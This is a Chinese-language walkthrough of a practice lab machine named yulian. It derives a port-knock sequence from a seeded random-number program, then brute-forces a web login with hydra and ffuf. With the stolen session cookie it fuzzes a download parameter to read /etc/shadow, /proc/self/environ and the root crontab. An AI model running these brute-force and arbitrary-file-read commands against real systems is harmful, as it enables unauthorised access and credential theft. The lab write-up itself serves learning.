yulian

第一次使用mac打靶机,挺好玩的,配置靶机可以参考todd的远古视频,很好用。
信息搜集

端口扫描
pwn@ubuntu:~/temp/yulian$ rustscan --no-banner -a $IP --ulimit 5000
[~] Automatically increasing ulimit value to 5000.
Open 192.168.64.4:22
Open 192.168.64.4:80
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-10 07:38 UTC
Initiating Ping Scan at 07:38
Scanning 192.168.64.4 [2 ports]
Completed Ping Scan at 07:38, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:38
Completed Parallel DNS resolution of 1 host. at 07:38, 0.00s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 07:38
Scanning 192.168.64.4 [2 ports]
Discovered open port 22/tcp on 192.168.64.4
Discovered open port 80/tcp on 192.168.64.4
Completed Connect Scan at 07:38, 0.00s elapsed (2 total ports)
Nmap scan report for 192.168.64.4
Host is up, received syn-ack (0.0012s latency).
Scanned at 2026-01-10 07:38:47 UTC for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
目录扫描
pwn@ubuntu:~/temp/yulian$ gobuster dir -u http://$IP -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.64.4
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 220559 / 220560 (100.00%)
===============================================================
Finished
===============================================================
漏洞发现
踩点
pwn@ubuntu:~/temp/yulian$ curl -s http://$IP
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Linux Terminal Simulator</title>
  <style>
    body {
      background-color: #000;
      color: #00ff00;
      font-family: monospace;
      margin: 0;
      padding: 10px;
    }
    #terminal {
      white-space: pre-wrap;
      min-height: 90vh;
      overflow-y: auto;
    }
    .line {
      display: flex;
      flex-wrap: wrap;
    }
    input {
      background: none;
      border: none;
      color: #00ff00;
      font-family: monospace;
      font-size: 1em;
      outline: none;
      flex: 1;
    }
    ::selection {
      background: #008000;
    }
  </style>
</head>
<body>
  <div id="terminal"></div>

  <script>
    const terminal = document.getElementById("terminal");

    const fileSystem = {
      "home": {
        "user": {
          "file1.txt": "Hello, this is file1.",
          "notes.md": "# Notes\nThis is a markdown file."
        }
      },
      "var": {
        "log.txt": "System log content here."
      },
      "opt":{
        "code":{
            "test.c":`#include<stdio.h>
#include<stdlib.h>

int main()
{
        srand(114514);
        for(int i = 0; i < 114514; i++)
        {
                rand();
        }
        printf("%d\\n",rand()%65535);

        printf("%d\\n",rand()%65535);

        printf("%d\\n",rand()%65535);

        return 0;
}`
        }
      }

    };

    let currentPath = ["home", "user"];
    let history = [];
    let historyIndex = -1;

    function getDir(pathArr, fs) {
      let node = fs;
      for (let part of pathArr) {
        if (node[part] && typeof node[part] === 'object') {
          node = node[part];
        } else {
          return null;
        }
      }
      return node;
    }

    function getPathString() {
      return "/" + currentPath.join("/");
    }

    function renderPrompt() {
      return `user@linux:${getPathString()}$ `;
    }

    function printOutput(prompt, input, output) {
      const block = document.createElement("div");
      block.innerHTML = `
        <div>${prompt}${input}</div>
        <div>${output}</div>
      `;
      terminal.appendChild(block);
    }

    function createInputLine() {
      const line = document.createElement("div");
      line.className = "line";

      const promptSpan = document.createElement("span");
      promptSpan.textContent = renderPrompt();

      const input = document.createElement("input");
      input.type = "text";
      input.autofocus = true;

      line.appendChild(promptSpan);
      line.appendChild(input);
      terminal.appendChild(line);

      input.focus();

      input.addEventListener("keydown", (e) => {
        if (e.key === "Enter") {
          const value = input.value.trim();
          input.disabled = true;
          runCommand(value);
        } else if (e.key === "ArrowUp") {
          if (historyIndex > 0) {
            historyIndex--;
            input.value = history[historyIndex];
          }
        } else if (e.key === "ArrowDown") {
          if (historyIndex < history.length - 1) {
            historyIndex++;
            input.value = history[historyIndex];
          } else {
            input.value = "";
          }
        }
      });
    }

    function runCommand(input) {
      const prompt = renderPrompt();
      if (input !== "") {
        history.push(input);
        historyIndex = history.length;
      }

      function escapeHTML(str) {
            return str.replace(/&/g, "&").replace(/</g, "<").replace(/>/g, ">");
    }

      const args = input.split(" ");
      const cmd = args[0];
      const param = args.slice(1);
      const currentDir = getDir(currentPath, fileSystem);
      let output = "";

      switch (cmd) {
        case "help":
          output = "command: help, clear, echo, ls, cd, cat, date";
          break;
        case "clear":
          terminal.innerHTML = "";
          createInputLine();
          return;
        case "echo":
          output = param.join(" ");
          break;
        case "date":
          output = new Date().toString();
          break;
        case "ls":
          if (currentDir) {
            output = Object.keys(currentDir).join("  ");
          } else {
            output = "Unable to access current directory";
          }
          break;
        case "cd":
          if (param.length === 0 || param[0] === "~") {
            currentPath = ["home", "user"];
          } else if (param[0] === "..") {
            if (currentPath.length > 0) currentPath.pop();
          } else {
            const target = param[0];
            const newPath = [...currentPath, target];
            const targetDir = getDir(newPath, fileSystem);
            if (targetDir && typeof targetDir === "object") {
              currentPath = newPath;
            } else {
              output = `cd: no such directory: ${target}`;
            }
          }
          break;
        case "cat":
          if (param.length === 0) {
            output = "cat: Requires filename parameter";
          } else {
            const file = param[0];
            if (currentDir[file] && typeof currentDir[file] === "string") {
              output = escapeHTML(currentDir[file]);
            } else {
              output = `cat: File not found ${file}`;
            }
          }
          break;
        case "":
          output = "";
          break;
        default:
          output = `command not found: ${cmd}`;
      }

      printOutput(prompt, input, output);
      createInputLine();
      terminal.scrollTop = terminal.scrollHeight;
    }

    createInputLine();
    terminal.addEventListener("click", () => {
      const inputs = terminal.querySelectorAll("input");
      if (inputs.length > 0) inputs[inputs.length - 1].focus();
    });
  </script>
</body>
</html>
发现一个设定了种子的随机数:
#include<stdlib.h>

int main()
{
        srand(114514);
        for(int i = 0; i < 114514; i++)
        {
                rand();
        }
        printf("%d\\n",rand()%65535);

        printf("%d\\n",rand()%65535);

        printf("%d\\n",rand()%65535);

        return 0;
}
假随机数knock
看一下这几个随机数是啥:
pwn@ubuntu:~/temp/yulian$ gcc knock.c
knock.c: In function ‘main’:
knock.c:10:9: warning: implicit declaration of function ‘printf’ [-Wimplicit-function-declaration]
   10 |         printf("%d\\n",rand()%65535);
      |         ^~~~~~
knock.c:2:1: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
    1 | #include<stdlib.h>
  +++ |+#include <stdio.h>
    2 |
knock.c:10:9: warning: incompatible implicit declaration of built-in function ‘printf’ [-Wbuiltin-declaration-mismatch]
   10 |         printf("%d\\n",rand()%65535);
      |         ^~~~~~
knock.c:10:9: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
pwn@ubuntu:~/temp/yulian$ ls -la
total 28
drwxrwxr-x 2 pwn pwn  4096 Jan 10 08:22 .
drwxrwxr-x 3 pwn pwn  4096 Jan 10 07:54 ..
-rwxrwxr-x 1 pwn pwn 16032 Jan 10 08:22 a.out
-rw-rw-r-- 1 pwn pwn   278 Jan 10 08:21 knock.c
pwn@ubuntu:~/temp/yulian$ ./a.out
6440\n17226\n31925\npwn@ubuntu:~/temp/yulian$ ./a.out
6440\n17226\n31925\n尝试knock一下6440,17226,31925:
pwn@ubuntu:~/temp/yulian$ knock $IP 6440 17226 31925
pwn@ubuntu:~/temp/yulian$ nmap $IP
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-17 03:28 UTC
Nmap scan report for 192.168.64.4 (192.168.64.4)
Host is up (0.0016s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds发现8080开放了,看一下啥情况:
pwn@ubuntu:~/temp/yulian$ gobuster dir -u http://$IP:8080 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x html,php,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.64.4:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/download             (Status: 400) [Size: 158]
/login                (Status: 405) [Size: 149]
/login.html           (Status: 200) [Size: 2270]
/test                 (Status: 200) [Size: 39]
/logout               (Status: 302) [Size: 0] [--> http://192.168.64.4:8080/login.html]
/success              (Status: 200) [Size: 47]
/error                (Status: 500) [Size: 105]
看一下几个基础的:
pwn@ubuntu:~/temp/yulian$ curl -s http://$IP:8080/test
<h1>Website is under development.......
pwn@ubuntu:~/temp/yulian$ curl -s http://$IP:8080/success
<script>window.location='/login.html';</script>
pwn@ubuntu:~/temp/yulian$ curl -s http://$IP:8080/download
{"timestamp":"2026-01-10T08:39:10.684+0000","status":400,"error":"Bad Request","message":"Required String parameter 'file' is not present","path":"/download"}
FUZZ
时间对不上是因为靶机是前几天下的。。。。。。发现需要请求一个file参数,可以尝试fuzz一下:
pwn@ubuntu:~/temp/yulian$ ffuf -u http://$IP:8080/?file=FUZZ -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt -fs 0

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.64.4:8080/?file=FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

:: Progress: [881/881] :: Job [1/1] :: 550 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
发现一无所获,尝试一下其他的方向:
pwn@ubuntu:~/temp/yulian$ curl -s http://$IP:8080/login
{"timestamp":"2026-01-10T08:52:54.050+0000","status":405,"error":"Method Not Allowed","message":"Request method 'GET' not supported","path":"/login"}

pwn@ubuntu:~/temp/yulian$ curl -s http://$IP:8080/login.html
<!DOCTYPE html>
<head>
    <meta charset="UTF-8">
    <title>Login</title>
    <style>
        body {
            font-family: 'Segoe UI', sans-serif;
            background: linear-gradient(to right, #74ebd5, #ACB6E5);
            display: flex;
            justify-content: center;
            align-items: center;
            height: 100vh;
            margin: 0;
        }

        .login-container {
            background: white;
            padding: 40px;
            border-radius: 12px;
            box-shadow: 0 10px 25px rgba(0, 0, 0, 0.1);
            width: 300px;
        }

        .login-container h2 {
            text-align: center;
            margin-bottom: 24px;
            color: #333;
        }

        .login-container input[type="text"],
        .login-container input[type="password"] {
            width: 100%;
            padding: 12px;
            margin-bottom: 20px;
            border: 1px solid #ccc;
            border-radius: 8px;
            box-sizing: border-box;
        }

        .login-container input[type="submit"] {
            width: 100%;
            padding: 12px;
            background-color: #4CAF50;
            color: white;
            border: none;
            border-radius: 8px;
            cursor: pointer;
            font-size: 16px;
        }

        .login-container input[type="submit"]:hover {
            background-color: #45a049;
        }

        .message {
            color: red;
            text-align: center;
            margin-top: 10px;
        }
    </style>
</head>
<body>
<div class="login-container">
    <h2>Login</h2>
    <form method="post" action="/login">
        <input type="text" name="username" placeholder="user" required>
        <input type="password" name="password" placeholder="pass" required>
        <input type="submit" value="Login">
    </form>
    <div class="message">
        <span id="error-message"></span>
    </div>
</div>
<script>
    const urlParams = new URLSearchParams(window.location.search);
    const error = urlParams.get('error');
    if (error) {
        document.getElementById('error-message').innerText = decodeURIComponent(error);
    }
</script>
</body>
</html>
发现一个登录界面:

尝试进行爆破一下:
pwn@ubuntu:~/temp/yulian$ hydra -l admin -P /usr/share/rockyou.txt -s 8080 $IP http-post-form "/login.html:username=^USER^&password=^PASS^&submit=login:Wrong"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-17 04:15:48
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://192.168.64.4:8080/login.html:username=^USER^&password=^PASS^&submit=login:Wrong
[8080][http-post-form] host: 192.168.64.4   login: admin   password: babygirl
[8080][http-post-form] host: 192.168.64.4   login: admin   password: daniel
[8080][http-post-form] host: 192.168.64.4   login: admin   password: 1234567
[8080][http-post-form] host: 192.168.64.4   login: admin   password: rockyou
[8080][http-post-form] host: 192.168.64.4   login: admin   password: 12345678
[8080][http-post-form] host: 192.168.64.4   login: admin   password: 12345
[8080][http-post-form] host: 192.168.64.4   login: admin   password: abc123
[8080][http-post-form] host: 192.168.64.4   login: admin   password: jessica
[8080][http-post-form] host: 192.168.64.4   login: admin   password: princess
[8080][http-post-form] host: 192.168.64.4   login: admin   password: iloveyou
[8080][http-post-form] host: 192.168.64.4   login: admin   password: 123456789
[8080][http-post-form] host: 192.168.64.4   login: admin   password: password
[8080][http-post-form] host: 192.168.64.4   login: admin   password: monkey
[8080][http-post-form] host: 192.168.64.4   login: admin   password: lovely
[8080][http-post-form] host: 192.168.64.4   login: admin   password: nicole
[8080][http-post-form] host: 192.168.64.4   login: admin   password: 123456
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-17 04:15:54
尝试进行登录一下,发现失败了,奇怪了,可能是哪里弄错了?尝试重新进行测试:
pwn@ubuntu:~/temp/yulian$ ffuf -u http://192.168.64.4:8080/login -X POST -d "username=admin&password=FUZZ" -w /usr/share/rockyou.txt -H "Content-type: application/x-www-form-urlencoded" -fr "wrong" -H "Referer: http://192.168.64.4:8080/login.html"发现清一色的302,发现在跳转,尝试进行跟随跳转 -r Follow redirects (default: false):
pwn@ubuntu:~/temp/yulian$ ffuf -u http://$IP:8080/login -X POST -d "username=admin&password=FUZZ" -w /usr/share/rockyou.txt -H "Content-type: application/x-www-form-urlencoded"  -fr "wrong" -H "Referer: http://192.168.64.4:8080/login.html" -r

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://192.168.64.4:8080/login
 :: Wordlist         : FUZZ: /usr/share/rockyou.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Referer: http://192.168.64.4:8080/login.html
 :: Data             : username=admin&password=FUZZ
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: wrong
________________________________________________

123457 [Status: 200, Size: 47, Words: 1, Lines: 1, Duration: 245ms]找到了一个密码123457,看一下啥情况:

跳转了!!!!
pwn@ubuntu:~/temp/yulian$ curl -X POST http://$IP:8080/login/ -d "username=admin&password=123457" -vvv
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 192.168.64.4:8080...
* Connected to 192.168.64.4 (192.168.64.4) port 8080
> POST /login/ HTTP/1.1
> Host: 192.168.64.4:8080
> User-Agent: curl/8.5.0
> Accept: */*
> Content-Length: 30
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 302
< Set-Cookie: auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI=; Path=/; HttpOnly
< Location: http://192.168.64.4:8080/success
< Content-Length: 0
< Date: Sat, 10 Jan 2026 10:18:00 GMT
<
* Connection #0 to host 192.168.64.4 left intact
发现设置了 cookie,尝试带着cookie进行fuzz:
pwn@ubuntu:~/temp/yulian$ ffuf -u http://$IP:8080/download?file=FUZZ -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt -H "Cookie:auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI="

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.64.4:8080/download?file=FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt
 :: Header           : Cookie: auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI=
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

/proc/version           [Status: 200, Size: 167, Words: 18, Lines: 2, Duration: 70ms]
/proc/cpuinfo           [Status: 200, Size: 951, Words: 120, Lines: 28, Duration: 122ms]
/etc/passwd             [Status: 200, Size: 1224, Words: 3, Lines: 29, Duration: 529ms]
/etc/issue              [Status: 200, Size: 53, Words: 10, Lines: 4, Duration: 514ms]
/proc/mounts            [Status: 200, Size: 1918, Words: 116, Lines: 24, Duration: 126ms]
/proc/ioports           [Status: 200, Size: 1008, Words: 200, Lines: 41, Duration: 135ms]
/etc/mtab               [Status: 200, Size: 1918, Words: 116, Lines: 24, Duration: 344ms]
/etc/resolv.conf        [Status: 200, Size: 24, Words: 2, Lines: 2, Duration: 251ms]
/proc/filesystems       [Status: 200, Size: 275, Words: 1, Lines: 23, Duration: 122ms]
/etc/profile            [Status: 200, Size: 259, Words: 51, Lines: 12, Duration: 310ms]
/etc/motd               [Status: 200, Size: 283, Words: 34, Lines: 11, Duration: 395ms]
/etc/fstab              [Status: 200, Size: 89, Words: 5, Lines: 3, Duration: 587ms]
/etc/shadow             [Status: 200, Size: 441, Words: 1, Lines: 29, Duration: 627ms]
/etc/inittab            [Status: 200, Size: 570, Words: 47, Lines: 24, Duration: 623ms]
/proc/modules           [Status: 200, Size: 5939, Words: 531, Lines: 107, Duration: 194ms]
/proc/self/net/arp      [Status: 200, Size: 156, Words: 78, Lines: 3, Duration: 225ms]
/proc/meminfo           [Status: 200, Size: 1475, Words: 529, Lines: 54, Duration: 278ms]
/proc/interrupts        [Status: 200, Size: 1885, Words: 647, Lines: 39, Duration: 311ms]
/proc/swaps             [Status: 200, Size: 104, Words: 32, Lines: 3, Duration: 327ms]
/proc/stat              [Status: 200, Size: 785, Words: 295, Lines: 10, Duration: 355ms]
/etc/hosts              [Status: 200, Size: 174, Words: 3, Lines: 8, Duration: 825ms]
/var/spool/cron/crontabs/root [Status: 200, Size: 283, Words: 10, Lines: 9, Duration: 141ms]
/etc/ca-certificates.conf [Status: 200, Size: 6285, Words: 14, Lines: 153, Duration: 62ms]
/etc/hostname           [Status: 200, Size: 13, Words: 1, Lines: 2, Duration: 30ms]
/etc/group              [Status: 200, Size: 697, Words: 1, Lines: 49, Duration: 67ms]
/etc/modules            [Status: 200, Size: 15, Words: 1, Lines: 3, Duration: 73ms]
/etc/os-release         [Status: 200, Size: 162, Words: 4, Lines: 7, Duration: 73ms]
/etc/sysctl.conf        [Status: 200, Size: 53, Words: 8, Lines: 2, Duration: 99ms]
/proc/devices           [Status: 200, Size: 515, Words: 90, Lines: 56, Duration: 23ms]
/proc/self/stat         [Status: 200, Size: 311, Words: 52, Lines: 2, Duration: 69ms]
/proc/net/udp           [Status: 200, Size: 128, Words: 36, Lines: 2, Duration: 129ms]
/proc/self/mounts       [Status: 200, Size: 1918, Words: 116, Lines: 24, Duration: 69ms]
/proc/self/fd/0         [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 179ms]
/proc/self/status       [Status: 200, Size: 1142, Words: 99, Lines: 60, Duration: 106ms]
/proc/net/tcp           [Status: 200, Size: 6600, Words: 2167, Lines: 45, Duration: 300ms]
/proc/self/environ      [Status: 200, Size: 433, Words: 1, Lines: 1, Duration: 350ms]
/proc/self/cmdline      [Status: 200, Size: 40, Words: 1, Lines: 1, Duration: 448ms]
/proc/self/fd/6         [Status: 200, Size: 375889, Words: 1062, Lines: 1404, Duration: 174ms]
/proc/self/fd/13        [Status: 500, Size: 180, Words: 10, Lines: 1, Duration: 996ms]
/proc/self/fd/14        [Status: 500, Size: 180, Words: 10, Lines: 1, Duration: 1008ms]
尝试写一个脚本进行提取相关系统消息,直接 AI 大法,可以自己写但没必要(狗头保命.jpg),但是运行以后好看是好看了,但是有奇奇怪怪的错误,咱们简单处理一下吧:
# ffuf -u http://$IP:8080/download?file=FUZZ -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt -H "Cookie:auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI=" > temp
# awk '{ print $1 }' temp > temp1
# mkdir result; cd $_
# while read -r path; do touch $(basename "$path"); done < ../temp1
# cd ..
